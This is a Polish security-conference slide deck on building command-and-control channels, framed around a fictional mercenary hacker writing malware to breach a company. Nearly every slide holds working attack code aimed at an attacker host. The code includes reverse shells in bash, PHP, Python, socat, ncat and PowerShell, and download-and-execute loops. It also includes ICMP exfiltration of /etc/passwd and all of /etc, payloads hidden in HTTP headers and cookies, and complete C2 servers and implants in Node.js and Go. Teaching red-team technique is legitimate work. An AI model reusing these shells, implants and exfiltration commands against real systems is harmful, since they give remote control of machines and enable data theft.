Warszawa 11.09.2019

Nietrywialna komunikacja C2

-- jakie to proste!

Paweł Maziarz
https://pmlabs.net
https://aptmasterclass.com

Dark Lord – kiedyś dobry chłopak, dzisiaj haker - najemnik.

Ostatnio otrzymał zlecenie na *malware*, który umożliwi zdalny dostęp do infrastruktury firmy **Lambda CORP**.

https://aptm.in/darklord

Rozdział 0: Truizm z pola cyberwalki

s/^I//

One is None

Rozdział I: C2 AS EASY AS POSSIBLE

Gołe gniazdo TCP

https://pl.wikipedia.org/wiki/Upad%C5%82a_Madonna_z_wielkim_cycem

whois Paweł Maziarz

- >20 lat w IT
- Ojciec **Dark Lorda** i **suchych rebusów**
- Współojciec **Immunity Systems**
- Trener **APT Masterclass**

- Blogger? (https://aptm.in/)

Rozdział I: C2 AS EASY AS POSSIBLE

```
[darklord]$ ncat -lvp 8888
Ncat: Version 7.01 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8888
```

```
ncat -e "/bin/sh" dark.c4.aptmc.pl 8888
```

Rozdział I: C2 AS EASY AS POSSIBLE

```
[darklord]$ ncat -lvp 8888
Ncat: Version 7.01 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8888
```

```
iwr
https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.psl | iex
powercat -c dark.c4.aptmc.pl -p 8888 -ep
```




Rozdział I: C2 AS EASY AS POSSIBLE

```
[darklord]$ ncat -lvp 8888
Ncat: Version 7.01 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8888
```

```
socat tcp:dark.c4.aptmc.pl:8888
exec:"bash -i",pty,stderr,setsid,sigint,sane
```

Rozdział I: C2 AS EASY AS POSSIBLE

```
[darklord]$ ncat -lvp 8888 --ssl
Ncat: Version 7.01 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key.
Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 0649 C8B7 2B7C A7E0
8411 1FA7 F088 E848 5561 5479
Ncat: Listening on 0.0.0.0:8888
```

```
ncat -e "/bin/sh" dark.c4.aptmc.pl 8888 --ssl
```

NCAT OS X UNIX®

Rozdział I: C2 AS EASY AS POSSIBLE

```
bash -i >& /dev/tcp/dark.c4.aptmc.pl/8888 0>&1
```


```
php -r
'$sock=fsockopen("dark.c4.aptmc.pl",8888);exec("/bin/s
h -i <&3 >&3 2>&3");'
```


```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.
SOCK_STREAM);s.connect(("dark.c4.aptmc.pl",8888));os.dup
2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet, https://highon.coffee/blog/reverse-shell-cheat-sheet/, https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md

Rozdział I: C2 AS EASY AS POSSIBLE

```
[System.Net.Sockets.TcpClient] $c =
[System.Net.Sockets.TcpClient]::new("dark.c4.aptmc.pl", "8888")

$s = $c.GetStream()
[System.IO.StreamReader] $r = [System.IO.StreamReader]::new($s)
[System.IO.StreamWriter] $w = [System.IO.StreamWriter]::new($s)

while ($c.Connected) {
   while ($s.DataAvailable) {
      $cmd = $r.ReadLine()
      $o=(iex $cmd)2>&1|% { $w.WriteLine($_) }
      $w.Flush()
   }
}
```

Rozdział II: Czy można upaść niżej?



https://www.youtube.com/watch?v=CXVINBruzhY

Rozdział II: Czy można upaść niżej - ICMP

```
$ICMPClient = New-Object System.Net.NetworkInformation.Ping
$r = $ICMPClient.Send(”dark.c4.aptmc.pl”, 10,
([text.encoding]::ASCII).GetBytes("Hello, BSides!"))

echo ([System.Text.Encoding]::ASCII.GetString($r.Buffer))
```

Rozdział II: Czy można upaść niżej - ICMP

```
#! /usr/bin/env python
# sysctl net.ipv4.icmp_echo_ignore_all=1

from scapy.all import *

def handle_ping(pkt):
    if (pkt[2].type == 8):
        try:
            dst=pkt[1].dst
            src=pkt[1].src
            seq = pkt[2].seq
            id = pkt[2].id
            load=pkt[3].load

            print "payload from %s: %s" % (src, load)

            reply = IP(src=dst, dst=src)/ICMP(type=0, id=id, seq=seq)/load[::-1]
            send(reply,verbose=False)
        except:
            pass

if __name__=="__main__":
    iface = "enp1s0"
    filter = "icmp and icmp[0]=8"
    sniff(iface=iface, prn=handle_ping, filter=filter)
```

Rozdział II: Czy można upaść niżej - ICMP

```
#! /usr/bin/env python
# sysctl net.ipv4.icmp_echo_ignore_all=1

from scapy.all import *

def handle_ping(pkt):
  if (pkt[2].type == 8):
    try:
      dst=pkt[1].dst
      src=pkt[1].src
      seq = pkt[2].seq
      id = pkt[2].id
      load=pkt[3].load

      print "payload from %s: %s" % (src, load)

      reply = IP(src=dst, dst=src)/ICMP(type=0, id=id, seq=seq)/handle_load(load)
      send(reply,verbose=False)
    except:
      pass

if __name__=="__main__":
  iface = "enp1s0"
  filter = "icmp and icmp[0]=8"
  sniff(iface=iface, prn=handle_ping, filter=filter)
```

```
def handle_load(load):
  try:
    return "c:" + open("./data/%s" % load, "r").read().strip()
except:
    return ""
```

Rozdział II: Czy można upaść niżej - ICMP

```
$sleep = 10; $target = ”dark.c4.aptmc.pl"
while ($true) {
   $ICMPClient = New-Object System.Net.NetworkInformation.Ping
   $r=$ICMPClient.Send($target, 10, ([text.encoding]::ASCII).GetBytes($env:USERNAME))
   $r=[System.Text.Encoding]::ASCII.GetString($r.Buffer)
   if ($r -match "^c:(..*)$") {
      $out = iex $matches[1] 2>&1|out-string
      $ICMPClient.Send($target, 10, ([text.encoding]::ASCII).GetBytes("r:$out"))
   }
   start-sleep $sleep
}
```

Rozdział II: Czy można upaść niżej – ICMP Exfill

iwr https://raw.githubusercontent.com/aptmasterclass/powershell-kungfu/master/exfil/Invoke-ICMPExfil.ps1 | iex

ipconfig | Invoke-ICMPExfil dark.c4.aptmc.pl

Rozdział II: Czy można upaść niżej - ICMP


```
#! /usr/bin/env python

from scapy.all import sr1,IP,ICMP,send
import os, time, re, subprocess

target = ”dark.c4.aptmc.pl"
uid = os.environ['USER']
while True:
    p = sr1(IP(dst=target)/ICMP()/uid, verbose=0)
    m = re.search('^c:(.*)', p.load)
    if m:
        print "exec " + m.group(1)
        o = subprocess.check_output(m.group(1), shell=True)
        send(IP(dst=target)/ICMP()/o, verbose=0)
    time.sleep(10)
```

Rozdział II: Czy można upaść niżej – ICMP Exfill

OS X

UNIX.

hping

```
hping3 --icmp -d 1000  dark.c4.aptmc.pl --file /etc/passwd -c 10
```

```
for a in $(find /etc/ -type f); do hping3 --icmp -d 1000
dark.c4.aptmc.pl --file $a -c 1 ; done
```

Rozdział III: Im wyżej tym prościej – HTTP/HTTPS

```
do {
   (new-object
net.webclient).downloadstring("https://dark.c4.apt
mc.pl/$env:USERNAME")|iex
   start-sleep 10
} while(1)
```

Rozdział III: Im wyżej tym prościej – HTTP/HTTPS


```
do {
  iwr ("https://dark.c4.aptmc.pl/$env:USERNAME")|iex
  start-sleep 10
} while(1)
```

Rozdział III: Im wyżej tym prościej – HTTP/HTTPS

UNIX.

```
while [ True ]; do
  $(curl -ks "https://dark.c4.aptmc.pl/$USER")
  sleep 5
done
```

Rozdział III: Im wyżej tym prościej – HTTP/HTTPS



Rozdział III: Im wyżej tym prościej – HTTP/HTTPS

```
try {
    $response = Invoke-WebRequest http://aptmc.pl/404/
} catch {
    $b=$_.Exception.Response.Headers['ETag']
    [System.Text.Encoding]::Unicode.GetString([System.Convert]::
FromBase64String($b))|iex
}
```

Rozdział III: Im wyżej tym prościej – HTTP/HTTPS

```
$url = "http://aptmc.pl/img/"

Invoke-WebRequest -Uri $url -SessionVariable ws
$cookies = $ws.Cookies.GetCookies($url)

[System.Text.Encoding]::Unicode.GetString([System.Convert]::
FromBase64String($cookies.Value))|iex
```

Rozdział IV: Świat pędzi - WebSockets

```
const fs = require('fs')
const WebSocket = require('ws');
const url = require('url');

const wss = new WebSocket.Server({ port: 8181 });

wss.on('connection', function connection(ws, req) {
  var uid = url.parse(req.url, true).query.uid;
  console.log("Guest with UID " + uid + " connected");
  if (fs.existsSync('./data/' + uid)) { // perhaps reconnect?
    try {
      ws.send(fs.readFileSync('./data/' + uid).toString());
    } catch (err) { console.log(err); }
  }
```

Rozdział IV: Świat pędzi - WebSockets

```
fs.watchFile('./data/' + uid, function (curr, prev) {
    if (fs.existsSync('./data/' + uid)) {
        try {
            ws.send(fs.readFileSync('./data/' + uid).toString());
        } catch (err) { console.log(err); }
    }
  });
  ws.on('message', function incoming(message) {
    console.log('received: %s', message);
    try {
      fs.appendFileSync('./data/' + uid + '.output', message);
    } catch (err) { console.log(err); }
  });
});
```

Rozdział IV: Świat pędzi - WebSockets

```
$ws = New-Object System.Net.WebSockets.ClientWebSocket
...
While ($ws.State -eq 'Open') {
    $cmd = ""
    Do {
      $conn = $ws.ReceiveAsync($recv, $ct)
      While (!$conn.IsCompleted) { Start-Sleep -Milliseconds 100 }
      $recv.array[0..($conn.Result.Count - 1)] | ForEach-Object { $cmd = $cmd + [char]$_ }
    } Until ($conn.Result.Count -lt $size)

    $r=((iex $cmd)2>&1|out-string)
    $msg = New-Object System.arraySegment[byte]  -ArgumentList @(,[System.Text.Encoding]::UTF8.GetBytes($r))
    $ws.SendAsync($msg, [System.Net.WebSockets.WebSocketMessageType]::Text, [System.Boolean]::TrueString, $ct)
  }
```

Rozdział V: Czy ktoś słyszał o HTTP/2?

```
const fs = require('fs')
const path = require('path')
const serialize = require('node-serialize');

const fastify = require('fastify')({
  http2: true,
  https: { key: fs.readFileSync('key.pem'), cert: fs.readFileSync('cert.pem') }
})

process.on('uncaughtException', function(error) {
   console.log(error);
});
```

Rozdział V: Czy ktoś słyszał o HTTP/2?

```
fastify.post('/*', function (request, reply) {
 var data = serialize.unserialize(request.body);
 var cmd = '';
 if (data['result'] != '') {
  fs.appendFileSync('./data/' + data.uid + '.out', data['result']);
 }
 try {
  cmd = fs.readFileSync('./data/' + data.uid)
  fs.writeFileSync('./data/' + data.uid, "")
  data['cmd'] = new Buffer.from(cmd).toString().trim();
  reply.code(200).header('Content-Type', 'text/plain; charset=utf-8').send(serialize.serialize(data))
 } catch (err) {
  reply.code(200).send("go away")
 }
});
fastify.listen(3001, "0.0.0.0")
```

Rozdział V: Czy ktoś słyszał o HTTP/2?


```go
const url = "https://foomain.c2.aptmc.pl:3001/hello"

func getCmd(uid string, result string) (error,string) {
    var resjes map[string]string
    re := regexp.MustCompile(`[^\w]`)
    uid = re.ReplaceAllString(uid, "")
    data, _ := json.Marshal(map[string]string{ "uid": uid, "result": result})
    resp, err := http.Post(url, "text/plain", bytes.NewBuffer(data)); if err != nil { return err,"" }
    body, err := ioutil.ReadAll(resp.Body); if err != nil { return err,"" }
    err = json.Unmarshal(body, &resjes); if err != nil { return err,"" }
    return nil,resjes["cmd"]
}

func main() {
    cmd := "whoami"
    shell := "sh"
    uid := fmt.Sprintf("%s%s_%d", os.Getenv("USER"), os.Getenv("USERNAME"), time.Now().Unix())
    if runtime.GOOS == "windows" {
        shell = "powershell.exe"
    }
    for {
        var out []byte
        if cmd != "" {
            out, _ = exec.Command(shell, "-c", cmd).CombinedOutput()
        }
        _, cmd = getCmd(uid, string(out))
        time.Sleep(5 * time.Second)
    }
}
```

Rozdział VI: Co jest fajniejsze od HTTP/2?

Rozdział VI: Co jest fajniejsze od HTTP/2?

https://dev.to/grigorkh/what-is-http3--4pib

